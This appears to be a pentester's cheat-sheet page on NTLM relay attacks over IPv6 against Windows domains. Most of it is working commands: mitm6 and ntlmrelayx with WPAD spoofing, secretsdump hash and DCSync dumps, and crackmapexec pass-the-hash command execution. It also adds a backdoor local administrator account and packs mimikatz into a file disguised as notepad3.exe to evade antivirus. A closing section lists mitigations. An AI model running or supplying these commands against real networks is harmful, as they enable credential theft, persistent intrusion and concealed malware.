
Relay Attack over IPv6


Abusing NTLM Authentication MiTM



Source from : https://www.secureauth.com/blog/we-love-relaying-credentials-a-technical-guide-to-relaying-credentials-everywhere/

Multirelay Attack with ntlmrelayx.py

Relays a single incoming connection to multiple targets.



Source from https://www.secureauth.com/blog/we-love-relaying-credentials-a-technical-guide-to-relaying-credentials-everywhere/

Tools: `mitm6`, `ntlmrelayx` and `crackmapexec`

Walk through

Finding the LDAP Server

```
nslookup -type=srv _ldap._tcp.DOMAINNAME
host -t srv_ldap._tcp.DOMAINNAME
```

Getting a target list

```
sudo crackmapexec smb 192.168.22.0/24 --gen-relay-list targets.txt
```

The actual IPv6 attack:

```
sudo mitm6 -i eth0 -d yahmasta.com --ignore-nofqdn

sudo impacket-ntlmrelayx -6 -wh wpad.yahmasta.com -tf targets.txt -smb2support -of output.txt -socks
```

You can use `impacket-ntlmrelayx` withou `-socks` as well and will dump the sam hashes to your local file.

What is WPAD?

WPAD (Web Proxy Auto-Discovery) is a protocol used by web browsers to automatically detect the location of a proxy server. The purpose of WPAD is to make it easier for users to connect to the internet by automatically detecting and configuring the appropriate proxy settings for their network.

The WPAD protocol works by sending a broadcast request to all the devices on the network, asking if they host a WPAD server. If a device on the network responds positively, the browser will then request the proxy information from that server. The WPAD server provides the browser with a script or a PAC (Proxy Auto-Config) file that contains the proxy configuration information. The browser then uses the information from the PAC file to configure its proxy settings.

WPAD is commonly used in corporate networks, schools, and other organizations to enforce a standardized proxy configuration for all devices on the network. This can simplify network administration and ensure that all devices are properly protected and filtered as required by the organization.

However, WPAD can also present a security risk as it can be used to redirect traffic through a malicious proxy server. As a result, it is important to properly secure the WPAD protocol and the PAC file to prevent unauthorized access.

Using proxychains wit secretsdump after an admin status of true has been gathered.

```
proxychains impacket-secretsdump domain/username:nopasswordneeded@192.168.22.15
```

Delegating access to a user been created by ntlmrelayx. You can then use these credentials to dump the sam of the DC. Going for the kill...

```
impacket-ntlmrelayx -6 -t ldap://192.168.22.10 -wh wpad.yahmasta.com --delegate-access
```

Adding a Computer

```
sudo impacket-ntlmrelayx -6 -wh wpad.yahmasta.com -t ldaps://192.168.22.10 --add-computer DoctorStrange
```

DcSync with secretsdump and sam hashes

```
secretsdump -outputfile 'something' -hashes 'LMhash':'NThash' 'DOMAIN'/'USER'@'DOMAINCONTROLLER'
```

Basic things you can do with Crackmapexec

```
sudo crackmapexec smb 10.69.22.12 -u user -H 2npartOfhash -M rdp -o ACTION=enable
```

```
sudo crackmapexec smb 10.69.22.12 -u user -H 2npartOfhash -x CommandToExecute
```

Note you can also use the password or hash depending on the information you have.

Commands to add a new user

`net user yahmasta "yahmasta!@#$1234" /add`
`net localgroup "Remote Desktop Users" yahmasta /add`
`net localgroup Administrators yahmasta /add`

Evasion

AES-Encoder
https://github.com/Chainski/AES-Encoder

NimSysCallPacker
https://www.patreon.com/S3cur3Th1sSh1t/posts

UPX

```
┌──(yahmasta㉿kali)-[~/Nimcrypt2]
└─$ upx ~/Desktop/notepad3.exe
```

Nimcrypt2

```
┌──(yahmasta㉿kali)-[~/Nimcrypt2]
└─$ ./nimcrypt -f ~/Desktop/mimikatz.exe -t pe -o ~/Desktop/notepad3.exe
```

https://github.com/icyguider/Nimcrypt2

References

https://www.thehacker.recipes/ad/movement/ntlm/relay#:~:text=The%20chart%20below,work%20in%20progress

https://www.secureauth.com/blog/we-love-relaying-credentials-a-technical-guide-to-relaying-credentials-everywhere/

https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/

https://xedex.gitbook.io/internalpentest/internal-pentest/active-directory/initial-attack-vectors/ipv6-attacks/combining-ntlm-relaying-and-kerberos-delegation

https://labs.nettitude.com/blog/network-relaying-abuse-windows-domain/

https://www.trustedsec.com/blog/a-comprehensive-guide-on-relaying-anno-2022/

https://github.com/ly4k/Certipy
NTLMRelay Video
https://www.loom.com/share/7a4e457c6e9b4dd1bee8ec677068eda0
Installation of NimSysCallPacker
https://www.youtube.com/watch?v=0PwIn3Nxmgo&t=3s

Mitigation

First solution step for this attack is, create DNS entry with “WPAD” that points to the corporate proxy server. So the attacker won’t be able to manipulate the traffic.

Second step solution is disable “Autodetect Proxy Settings” on all Internet Explorers with Group Policy.

The third solution step is to enable or disable the following:
Disable NetBIOS
Disable LLMNR
Enable SMB Signing
Enforce LDAP Signing
Disable Printer Spool service
Enable DHCP Snooping
Disable HTTP on AD
Disable IPv6
Enable DHCPv6 Guard
Enable DHCPv6 - Shield.

Fourth solution step is to. Disable Clear-Text Passwords in Memory From WDIGEST. Prevent LSAAS Dump by enabling Protected Mode on LSASS. Protect Users Security Group. Limiting Credential Caching

Mitigating against Relaying LDAPD
https://support.microsoft.com/en-us/topic/kb4034879-use-the-ldapenforcechannelbinding-registry-entry-to-make-ldap-authentication-over-ssl-tls-more-secure-e9ecfa27-5e57-8519-6ba3-d2c06b21812e